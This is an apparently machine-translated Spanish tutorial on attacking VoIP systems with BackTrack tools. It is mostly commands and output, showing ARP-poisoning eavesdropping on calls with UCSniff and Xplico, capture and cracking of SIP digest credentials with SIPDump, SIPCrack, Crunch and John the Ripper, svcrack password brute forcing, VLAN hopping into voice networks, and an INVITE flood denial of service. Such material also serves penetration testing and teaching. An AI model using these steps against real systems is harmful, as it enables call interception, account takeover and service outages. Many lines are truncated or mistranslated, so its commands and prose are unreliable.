      Extension      Name      IP      Protocol
-----
1) 201      Unknown      192.168.1.118      sip
2) 200      Unknown      192.168.1.104      sip
-----

Please select one endpoint (1 - 2) from the discovered targets list:
1

Target selected for single user eavesdropping:
201      Unknown 192.168.1.118      sip

Listening on eth0... (Ethernet)

eth0 ->      00:0C:29:84:98:B2      192.168.1.105      255.255.255.0

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====>| 100.00 %

5 hosts added to the hosts list...
5 hosts saved to arpsaver.txt

ARP poisoning victims:

GROUP 1 : 192.168.1.118 00:0C:29:77:D0:31

GROUP 2 : ANY (all the hosts in the list)

Starting Unified sniffing...

```

En "Conversación", dos puntos finales se seleccionan y la red es ARP envenenada para interceptar sólo el tráfico de usuarios.


```

root@bt:/tmp/ucsniiff# ucsniiff -i eth0 -T
UCSniff 2.1 starting
Parsed 2 entries in Targets file, targets.txt
UCSniff running in target mode. Parsed 2 previously discovered targets

Please select a Targeted Eavesdropping Mode:

1. User
Description: Eavesdrop on all calls to or from a particular endpoint.

2. Conversation
Description: Eavesdrop on bi-directional conversation flows between two selected endpoints.

Please select option (1) or (2):

2

Conversation mode selected

In this mode, you select two IP Phone Endpoints (User / Extension), and all bi-directional conversations between these two endpoints will be targeted.

Displaying the discovered targets list:
-----
      Extension      Name      IP      Protocol
-----
1) 201      Unknown      192.168.1.118      sip
2) 200      Unknown      192.168.1.104      sip
-----

Please select two endpoints from the discovered targets list:
Target 1 (Select 1 - 2):

1

Target 1 selected for conversation eavesdropping:
201      Unknown 192.168.1.118      sip

Target 2 (Select 1 - 2):

2
selection2: 2

Target 2 selected for conversation eavesdropping:
200      Unknown 192.168.1.104      sip


Select remote IP Address for MitM of Call Server traffic.
If call server is on same network as IP Phones, enter yes
If you are not sure about this please enter no, the remote ip address will be found automatically
Enter yes or no:

```

UCSniff incluye las herramientas más útiles y los ataques de los modos como el salto de VLAN (usando ACE) que se adelante.

Xplico


Aunque Xplico no está en el directorio Backtrack voip herramientas, es una herramienta muy útil para capturar tráfico (entre otros protocolos). Xplico se puede encontrar en el **Backtrack -> Digital Forensics -> Análisis Forense de r**



En caso de que no esté presente en la instalación Backtrack sólo tiene que instalar con el comando siguiente:


```
root @ bt: ~ # apt-get install xplico
```

Xplico se puede utilizar para capturar tráfico en tiempo real o importar un archivo PCAP Wireshark captura. De cu: Xplico decodificará los paquetes capturados y les montamos en el formato adecuado en nuestro caso será SIP y RTI ejecutar Xplico le pedirá que inicie sesión, el nombre de usuario y contraseña por defecto son: xplico




The screenshot shows the Xplico Interface login page. The header is 'Xplico Interface' with a 'Login' link. The left sidebar has 'Info' selected, with sub-links for 'About', 'Wiki', and 'Forum'. The main content area is titled 'Please login' and contains a 'Username' field with 'xplico' entered, a 'Password' field with masked characters, and a 'Login' button.

Una vez que haya iniciado sesión para Xplico tendremos que crear un caso



The screenshot shows the Xplico Interface 'New Case' screen. The header is 'Xplico Interface' with links for 'Help', 'Forum', 'Wiki', and 'Logout'. The left sidebar has 'Case' selected, with sub-links for 'Cases' and 'New Case'. The main content area is titled 'New Case' and contains a 'DATA ACQUISITION' section with two radio buttons: 'Uploading PCAP capture file/s' and 'Live acquisition'. The 'Live acquisition' option is selected. Below this, there are input fields for 'Case name' (containing 'SIP Capture') and 'External reference', and a 'Create' button.

Tendremos que elegir entre una captura vivo o importar un archivo PCAP En este ejemplo vamos a utilizar Xplico y captura en vivo (vamos a Arp envenenar nuestros objetivos en segundo plano usando arpspoof). Ahora tendremos q caso y crear una nueva sesión



The screenshot shows the Xplico Interface 'New listening session' screen. The header is 'Xplico Interface' with links for 'Help', 'Forum', 'Wiki', and 'Logout'. The left sidebar has 'Case' selected, with sub-links for 'Cases' and 'Sessions'. The main content area is titled 'New listening session' and contains a 'Session name' input field with 'SIP' entered, and a 'Create' button.

Al elegir nuestra sesión recién creada veremos nuestra página de estadísticas principal con la opción de elegir nuestra red e iniciar / detener el proceso de captura.

Xplico Interface

User: xplico

Help Forum Wiki Logout

Case

Cases Sessions Session

Graphs

Web

Mail

Voip

Share

Chat

Shell

Undecoded

Enhance

Live capture started.

Session Data

Case and Session name SIP Capture -> SIP

Start Time 2011-02-05 06:22:56

End Time 0000-00-00 00:00:00

Status EMPTY

Hosts ...

Live

Listening at interface: eth0

Stop

HTTP

Post 0

Get 0

Video 0

Images 0

MMS

Number 0

Contents 0

Video 0

Images 0

Emails

Received 0

Sent 0

Unreaded 0/0

FTP - TFTP - HTTP file

Connections 0 - 0

Downloaded 0 - 0

Uploaded 0 - 0

HTTP 0

Web Mail

Total Received 0

Sent 0

Facebook Chat

Users 0

Chats 0

IRC / Paltalk Exp

Server 0

Channels 0 / 0

Dns - Arp

DNS res 0

ARP/RARP 0

RTP/VoIP

Video 0

Audio 0

IMTP

Groups 0

Articles 0

Feed (RSS & Atom)

Number 0

Printed files

Pdf 0

Telnet

Connections 0

SIP

Calls 0

Undecoded

Text flows 0

Aquí hay un ejemplo para el tráfico capturado SIP:

Xplico Interface

User: xplico

Help Forum Wiki Logout

Case

Graphs

Web

Mail

Voip

Sip

Rtp

Search:


Go

Date	From	To	Duration	Info
2011-02-05 06:23:21	"Bob" <sip:201@192.168.1.104>	<sip:200@192.168.1.111>	0:0:0	info.xml
Total: 1				

```
INVITE sip:200@192.168.1.111 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.104:5060;branch=z9hG4bK086e9576;rport
From: "Bob" <sip:201@192.168.1.104>;tag=as215e993b
To: <sip:200@192.168.1.111>
Contact: <sip:201@192.168.1.104>
Call-ID: 498caf847f846ed80deacb925fc9b867@192.168.1.104
CSeq: 102 INVITE
User-Agent: Asterisk PBX
Max-Forwards: 70
Date: Mon, 31 Jan 2011 19:48:12 GMT
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
Content-Type: application/sdp
Content-Length: 264

v=0
o=root 3238 3238 IN IP4 192.168.1.104
s=session
c=IN IP4 192.168.1.104
t=0 0
m=audio 19868 RTP/AVP 0 8 101
a=rtpmap:0 PCMU/8000
a=rtpmap:8 PCMA/8000
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-16
a=silenceSupp:off - - -
a=ptime:20
a=sendrecv
SIP/2.0 100 Trying
Via: SIP/2.0/UDP 192.168.1.104:5060;received=192.168.1.104;rport=5060;branch=z9hG4bK086e9576
To: <sip:200@192.168.1.111>
From: "Bob" <sip:201@192.168.1.104>;tag=as215e993b
Call-ID: 498caf847f846ed80deacb925fc9b867@192.168.1.104
CSeq: 102 INVITE
Server: Tvinkle/1.4.2
Content-Length: 0
```

Un ejemplo para el tráfico RTP decodificado:



La captura de autenticación SIP utilizando SIPDump

SIPDump es parte de la suite de herramientas SIPCrack, permite realizar una captura en vivo de autenticación SIP r puede volcar una sesión previamente capturados desde un archivo PCAP. SIPDump uso:

```
root @ bt :/ pentest / voip / sipcrack # . / sipdump-i eth0
SIPdump 0,3 (MaJoMu | www.codito.de)
-----
Uso: sipdump [OPCIONES]
      = Archivo donde logins capturados se escribirá en
Opciones:
-I = Interfaz para escuchar en
-P = Pcap utilizar el archivo de datos
-M = introducir manualmente los datos de acceso
-F ""= Conjunto libpcap filtro
* Es necesario especificar el archivo de volcado
```

Vivo para capturar con SIPDump:

```
root @ bt :/ pentest / voip / sipcrack # . / sipdump-i eth0 auth.txt
SIPdump 0,3 (MaJoMu | www.codito.de)
-----
* El uso de 'eth0' dev para oler
* Empieza a oler con 'tcp o udp o vlan' filtro de paquetes
* Dumped inicio de sesión desde 192.168.1.104 -> 192.168.1.111 (Usuario: '200 ')
* Dumped inicio de sesión desde 192.168.1.104 -> 192.168.1.111 (Usuario: '200 ')
* Dumped inicio de sesión desde 192.168.1.104 -> 192.168.1.111 (Usuario: '200 ')
```

Dumping datos de autenticación de un archivo PCAP

```
root @ bt :/ pentest / voip / sipcrack # . / sipdump-p / root / registration.pcap auth.txt
SIPdump 0,3 (MaJoMu | www.codito.de)
-----
* El uso de pcap file '/ root / registration.pcap' para oler
* Empieza a oler con 'tcp o udp o vlan' filtro de paquetes
* Dumped inicio de sesión desde 192.168.1.104 -> 192.168.1.101 (Usuario: '200 ')
* Al salir, olfateó un inicio de sesión
```

SIPDump a escribir la respuesta al desafío de autenticación en el archivo especificado que se ve de la siguiente man

```
192.168.1.111"192.168.1.104"200"asterisk"REGISTER"sip:192.168.1.104"44b80d16""MD5"8edc2d549294f6535070439fb069c968
```

Vamos a disscuss agrietamiento estos desafios en el capítulo autenticación contrario.

Atacar autenticación

SIP puede ser susceptible a dos tipos de ataques de autenticación, antes de echar un vistazo a estos ataques tipo van cómo es un registro SIP y el proceso de autenticación se lleva a cabo. SIP utiliza una autenticación implícita que es que utiliza el protocolo HTTP y conocido como HTTP digest. Debido a que SIP es un protocolo basado en ASCII lo autenticación son ordenadas con el fin de evitar el transporte en texto claro. Cuando un cliente SIP (User Agent) qu con un servidor SIP, el servidor genera y envía un desafío digest al cliente, que contiene los siguientes parámetros:

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 192.168.1.101;branch=z9hG4bKwpyxiud;received=192.168.1.101;rport=5060
From: "NightRanger" <sip:200@192.168.1.104>;tag=qiqel
To: "NightRanger" <sip:200@192.168.1.104>;tag=as375e8fdb
Call-ID: vdyozxbra1xnufk@BlackBox
CSeq: 961 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="421d0ea6"
Content-Length: 0
```

Realm - se usa para identificar las credenciales dentro como mensaje SIP, por lo general es el dominio SIP. **Nonce** - cadena md5 único que es generado por el servidor para cada solicitud de registro que está hecho de un sello de tiempo secreta para asegurar tiene una vida útil limitada y no se podía ser utilizado de nuevo. Una vez que el cliente recibe el usuario introduce sus credenciales el cliente utiliza el nonce para generar una respuesta digest y lo envía de vuelta

```
REGISTER sip:192.168.1.104 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.101;rport;branch=z9hG4bKujxomhit
Max-Forwards: 70
To: "NightRanger" <sip:200@192.168.1.104>
From: "NightRanger" <sip:200@192.168.1.104>;tag=qiqel
Call-ID: vdyozxbra1xnufk@BlackBox
CSeq: 962 REGISTER
Contact: <sip:200@192.168.1.101>;expires=3600
Authorization: Digest
username="200",realm="asterisk",nonce="421d0ea6",uri="sip:192.168.1.104",response="3a33e768ed6f630347f4b511371926bd",algorithm=MD5
Allow: INVITE,ACK,BYE,CANCEL,OPTIONS,PRACK,REFER,NOTIFY,SUBSCRIBE,INFO,MESSAGE
User-Agent: Twinkle/1.4.2
Content-Length: 0
```

Dicho esto, vamos a tratar de descifrar la respuesta digest con el fin de obtener una contraseña válida de SIP cuenta

Cracking SIP Digest hashes respuesta

Backtrack ofrece una gran herramienta llamada SIPCrack, Ya hemos discutido cómo capturar una autenticación válida compendio de respuestas utilizando SIPDump. SIPCrack se puede encontrar en

```
root @ bt :/ pentest / voip / sipcrack #
```

SIPCrack uso:

```
root @ bt :/ pentest / voip / sipcrack # . / sipcrack
SIPcrack 0,3 (MaJoMu | www.codito.de)
-----
Uso: sipcrack [opciones] [-s [-w ]
      Logins = Archivo que contiene olfateó por SIPdump
Opciones:
-S = usar stdin para las contraseñas
-W lista de palabras = archivo que contiene todas las claves para tratar de
-P num = print proceso de craqueo contraseñas cada n (-w)
      (ATENCIÓN: se ralentiza en gran medida)
* O-w o-s tiene que ser dada
```

SIPCrack puede funcionar en dos modos:

- Ataque de diccionario
- STDIN

Ataque de diccionario

Backtrack ofrece algunos diccionarios básicos que se encuentran en:

```
root @ bt :/ pentest / passwords / listas de palabras
```

Sin embargo, para el propósito de este artículo voy a utilizar otra herramienta en la parrilla Crunch retroceder llama para crear diccionarios personalizados. Vamos a utilizar para crear un crujido crujido seis caracteres numéricos dice encuentra en:

```
root @ bt :/ pentest / passwords / crunch #
```

Crunch de uso:

```
uso: crunch [-F / ruta / a / charset.lst charset-name] [-o wordlist.txt] [-t [FIXED] @ @ @ @] [-s Startblock] [-c número]
```

Para el uso crujido detallado comprobar su manual:

```
root @ bt :/ pentest / passwords / crunch crunch hombre #
```

Creación de un diccionario de seis caracteres numéricos:

```
root @ bt :/ pentest / passwords / crunch # . / crunch 6 6-f charset.lst numérico-o / pentest / voip / sipcrack / sipass.txt
Crunch generará ahora 7000000 bytes de datos
Crunch ahora generará 6 MB de datos
Crunch ahora genera 0 GB de datos
```

Vamos a utilizar un credenciales previamente capturados por SIPDump sip almacenados en el archivo auth.txt ans s diccionario (que hemos creado utilizando crunch)

Descifrando la respuesta Digest:

```
root @ bt :/ pentest / voip / sipcrack # . / sipcrack-w auth.txt sipass.txt
SIPcrack 0,3 (MaJoMu | www.codito.de)
-----
* Se encuentra Cuentas:
Num Cliente Servidor Hash usuario | contraseña
1 192.168.1.101 192.168.1.104 200 3a33e768ed6f630347f4b511371926bd
* Seleccione la entrada de roer (1 - 1): 1
* Generación de hash MD5 estática ... 0a84f78fde66bb15197eab961462dc2f
* A partir de fuerza bruta contra el usuario '200 '(MD5: '3 a33e768ed6f630347f4b511371926bd')
* Lista de palabras Cargado: 'sipass.txt'
* A partir de fuerza bruta contra el usuario '200 '(MD5: '3 a33e768ed6f630347f4b511371926bd')
* Se ha intentado 123457 contraseñas en 0 segundos

* Contraseña Encontrados: '123456 '
* Actualización del archivo de volcado 'auth.txt' ... hecho
```

Ataque de fuerza bruta con John The Ripper

Para este modo de ataque que usaremos John the ripper para redirigir la salida johns en el archivo FIFO que vamos : SIPCrack. Creación de un archivo FIFO:

```
root @ bt :/ tmp # mkfifo sipcrack
```

Generando contraseñas usando john y redirigir la salida a nuestro fichero FIFO, para este ejemplo vamos a generar l solamente.

```
root @ bt: ~ # john
[*] Este script le llevará a / pentest / passwords / jtr /
[*] A partir de ahí, ejecute. / John
root @ bt :/ pentest / passwords / JTR # / john -. incremental = digitos-stdout = 6> / tmp / sipcrack
```

Utilizando el archivo FIFO para romper la clave:

```
root @ bt :/ pentest / voip / sipcrack # . / sipcrack-w / tmp / sipcrack auth.txt
SIPcrack 0,3 (MaJoMu | www.codito.de)
-----
* Se encuentra Cuentas:
Num Cliente Servidor Hash usuario | contraseña
1 192.168.1.111 192.168.1.104 200 8edc2d549294f6535070439fb069c968
* Seleccione la entrada de roer (1 - 1): 1
* Generación de hash MD5 estática ... 0a84f78fde66bb15197eab961462dc2f
* A partir de fuerza bruta contra el usuario '200 '(MD5: '8 edc2d549294f6535070439fb069c968')
* Lista de palabras Cargado: '/ tmp / sipcrack'
* A partir de fuerza bruta contra el usuario '200 '(MD5: '8 edc2d549294f6535070439fb069c968')
* Se ha intentado tres contraseñas en 0 segundos
* Contraseña Encontrados: '123456 '
* Actualización del archivo de volcado 'auth.txt' ... hecho
```

Ataques de fuerza bruta SIP Cuentas

Podemos utilizar **svcrack** que es una parte de la **sipvicious** suite de herramientas para la fuerza bruta sorbo represer

cuenta SIP ataque de diccionario (Usted puede agregar un v-o-vv para mostrar más información):

```
root @ bt :/ pentest / voip / sipvicious # . / svcrack.py-u200-d 192.168.1.104 wordlist.txt
| Extensión | Contraseña |
-----
| 200 | 123456 |
```

Una sola cuenta SIP bruta obligando a:


```
root @ bt :/ pentest / voip / sipvicious # . / svcrack.py-u200-r100000-999999 192.168.1.104
| Extensión | Contraseña |
-----
| 200 | 123456 |
```

Usar. / Svcrack-h para todos los argumentos disponibles.

VLAN Hopping

Por lo general, el tráfico de VoIP se conecta a una VLAN dedicada (Virtual LAN), como vimos en la sección topolc significa que no se puede interceptar el tráfico de VoIP por inhalación e intoxicación Arp. La razón de ello es que u como una red independiente, tiene su propio dominio de broadcast y rango de IP diferente a la red de datos. VLAN forma de "saltar" a otra VLAN, por suerte para nosotros Backtrack incluye las herramientas necesarias para llevar a ataque. Una topología común es cuando el teléfono IP tiene un built-in "Switch interno", por lo general el PC está c toma PC y el teléfono móvil se conecta desde su lan / sw socket con el conmutador de red de la siguiente manera:





Un conmutador CISCO típica configuración de puertos para VoIP se verá algo como:

```
Switch # conf t
Introduzca los comandos de configuración, uno por línea. Terminar con CTRL / Z.
Switch (config) # interface FastEthernet 0/1
Switch (config-if) # switchport access modo
Switch (config-if) # switchport access vlan 10
Switch (config-if) # switchport voz vlan 20
```

El teléfono IP se configurará con la ID de VLAN correspondiente (20) y el tráfico de datos PC fluirá a través de la ' de comenzar saltando alrededor, tendremos que activar el soporte para el protocolo 802.1q en Backtrack escribiend

```
root @ bt: ~ # modprobe 8021q
```

VoIP Hopper


VoIP tolv se utiliza para saltar a la VLAN de voz por comportarse como un teléfono IP, soporta conmutadores esp compatible con algunos modelos de teléfonos IP. Actualmente soporta las marcas como: Cisco, Avaya y Nortel. Vo diseñado para ejecutarse en Backtrack Linux y actualmente cuenta con las siguientes características: DHCP Client, CDP, la suplantación de direcciones MAC y VLAN salto. Voiphopper uso:

```
root @ bt :/ pentest / voip / voiphopper # ./ voiphopper
voiphopper-i <interface>-c {0 | 1 | 2}-a-n-v <VLANID>
Por favor, especifique una opción de modo de base:
CDP Sniff Mode (-c 0)
Ejemplo: voiphopper-i eth0-c 0
CDP Spoof modo de paquete personalizado (-c 1):
-D (ID de dispositivo)
-P (Port ID)
-C (Capacidades)
-L (Plataforma)
-S (Software)
-U (Duplex)
Ejemplo: voiphopper-i eth0-c 1-E 'SIP00070EEA5086'-P 'Port 1' Host-C-L 'Cisco IP Phone 7940'-S 'P003-08-8-00-1-U
CDP Spoof modo de pre-hechos paquetes (-c 2)
Ejemplo: voiphopper-i eth0-c 2
Avaya modo DHCP Opción (-a):
Ejemplo: voiphopper-i eth0-a
Modo VLAN Hop (-v ID de VLAN):
Ejemplo: voiphopper-i eth0-v 200
Nortel modo DHCP Opción (-n):
Ejemplo: voiphopper-i eth0-n
```

- VoIP Hopper ofrece muchos modos de ataque por favor utiliza el h-para obtener información detallada.

Echemos un vistazo a un ejemplo de la inhalación de CDP y ejecutar un salto de VLAN en la VLAN de voz en un e Ejecutar VoIP Hopper en la interfaz de Ethernet, de la siguiente manera:

```
root @ bt :/ pentest / voip / voiphopper # . / voiphopper-i eth0-c 0
```



VoIP Hopper también le permite a uno Hop VLAN a VLAN arbitraria, sin oler a CDP. Si usted ya conoce la voz VI gustaría Hop VLAN a otra VLAN sólo tiene que especificar el ID de VLAN.

```
root @ bt :/ pentest / voip / voiphopper # . / voiphopper-i eth0-v 20
VoIP Hopper 1,00 Ejecución en modo VLAN Hop ~ Tratar de saltar a la VLAN 2
Añadido VLAN 20 a la interfaz eth0
Intentando dhcp solicitud de nueva interfaz eth0.20

eth0.20 Enlace encap: Ethernet HWaddr 00:0 c: 29:84:98: b2
        inet6 addr: fe80 :: 20c: 29ff: FE84: 98b2/64 Alcance: Enlace
        UP NOTRAILERS BROADCAST RUNNING MULTICAST MTU: 1500 Métrica: 1
        RX packets: 0 errores: 0 caído: 0 sobrecostos: 0 frame: 0
        TX paquetes: 9 errores: 0 caído: 0 sobrecostos: 0 carrier: 0
        colisiones: 0 txqueuelen: 0
        RX bytes: 0 (0.0 B) TX bytes: 2274 (2.2 KB)
```

ACE

ACE es una herramienta más para VLAN salto muy similar a Voiphopper en el uso e incluyen una opción para desc servidores de TFTP (servidores de configuración). ACE uso:

```
root @ bt :/ pentest / voip / as # . / as
ACE vl.0: Automated corporativa (Datos) Enumerator
Uso: as [-i interface] [-m mac address] [-t servidor tftp dirección ip] [-c modo cdp] [-v voz vlan id] [-r interfaz vlan] [-d modo verbose]
-I <interface> (Obligatorio) Interfaz para olfatear / envío de paquetes
-M MAC> (Obligatorio) Dirección MAC del teléfono IP victima
-T <tftp servidor ip> (Opcional) Servidor tftp dirección IP
-C <cdp modo 0|1> (opcional) 0 CDP oler modo, un modo de parodia CDP
-V <Voice vlan <id (Opcional) Introduzca la ID de VLAN de voz
-R <vlan usuario> (opcional) Elimina la interfaz VLAN
-D (Opcional) verbose | modo de depuración
```

Puede agregar manualmente un salto de VLAN o utilizar su función de descubrimiento

```
Modo para especificar el ID de VLAN de voz
```


```
Ejemplo: As-i eth0-v 96 m 00:1 E: F7: 28:9 C: 8E

Modo para auto-descubrir ID VLAN de voz en el modo de audición para CDP
Ejemplo: As-i eth0-c 0-m 00:1 E: F7: 28:9 C: 8E

Modo para auto-descubrir ID VLAN de voz en el modo de suplantación para CDP
Ejemplo: As-i eth0-c 1-m 00:1 E: F7: 28:9 C: 8E
```

SUGERENCIA: Para ver la dirección MAC en uso marcha atrás:

```
root @ bt: ~ # macchanger-s eth0
```



No importa si se ha utilizado o voiphopper as ahora se puede interceptar el tráfico de VoIP con herramientas como ' specifying that it has just created the interface.

Por ejemplo:

```
root @ bt :/ pentest / voip / ucsniff # ucsniff-i eth0.20 / / / /
```

Denial Of Service

Un ataque de denegación de servicio en los servicios de VoIP puede hacerlo inútil, causando un daño intencional a la disponibilidad de los sistemas de VoIP. Este ataque puede ocurrir en dos niveles, ataques de red estándar DoS y ataques de VoIP DOS. Generalmente se enviará toneladas de datos por la inundación de la red para consumir todos sus recursos. Vamos a echar un vistazo rápido de las herramientas disponibles en Backtrack

Inviteflood

Esta herramienta puede ser utilizada para inundar un objetivo con peticiones INVITE puede ser utilizada para combatir / apoderados y teléfonos SIP.

```
root @ bt :/ pentest / voip / inviteflood # . / inviteflood
inviteflood - Versión 2.0
09 de junio 2006
```

```

Uso:
Obligatorio -
    interfaz (por ejemplo eth0)
    usuario de destino (por ejemplo, "" o john.doe o 5000 o "1 +210-555-1212")
    dominio de destino (por ejemplo enterprise.com o una dirección IPv4)
    IPv4 addr objetivo de inundación (ddd.ddd.ddd.ddd)
    inundación etapa (es decir, número de paquetes)
Opcional -
    -Una inundación herramienta "De;" alias (por ejemplo jane.doe)
    I-IPv4 dirección IP de origen [por defecto es la dirección IP de la interfaz]
    -S srcport (0 - 65535) [por defecto es bien conocido puerto de descarte 9]
    -D DestPort (0 - 65535) [por defecto es bien conocido puerto SIP 5060]
    -L En lineString utilizado por SNOM [por defecto está en blanco]
    -S tiempo de sueño msgs btwn invitar (us)
    -H help - imprime este uso
    -V modo detallado salida

```

Una sintaxis de uso básico es el siguiente:

```
./ Inviteflood eth0 target_extension target_domain target_ip number_of_packets
```

```

root@bt:/pentest/voip/inviteflood# ./inviteflood eth0 201 192.168.1.104 192.168.1.104 10000000

inviteflood - Version 2.0
      June 09, 2006

source IPv4 addr:port  = 192.168.1.105:9
dest   IPv4 addr:port  = 192.168.1.104:5060
targeted UA            = 201@192.168.1.104

Flooding destination with 10000000 packets
sent: 72921507

```

Mientras la herramienta mantiene inundando el gateway SIP, al evitar que los usuarios realicen llamadas telefónicas inundar el proxy SIP con una extensión inexistente por lo que es la generación de un 404 no se encuentra sólo para ocupado.

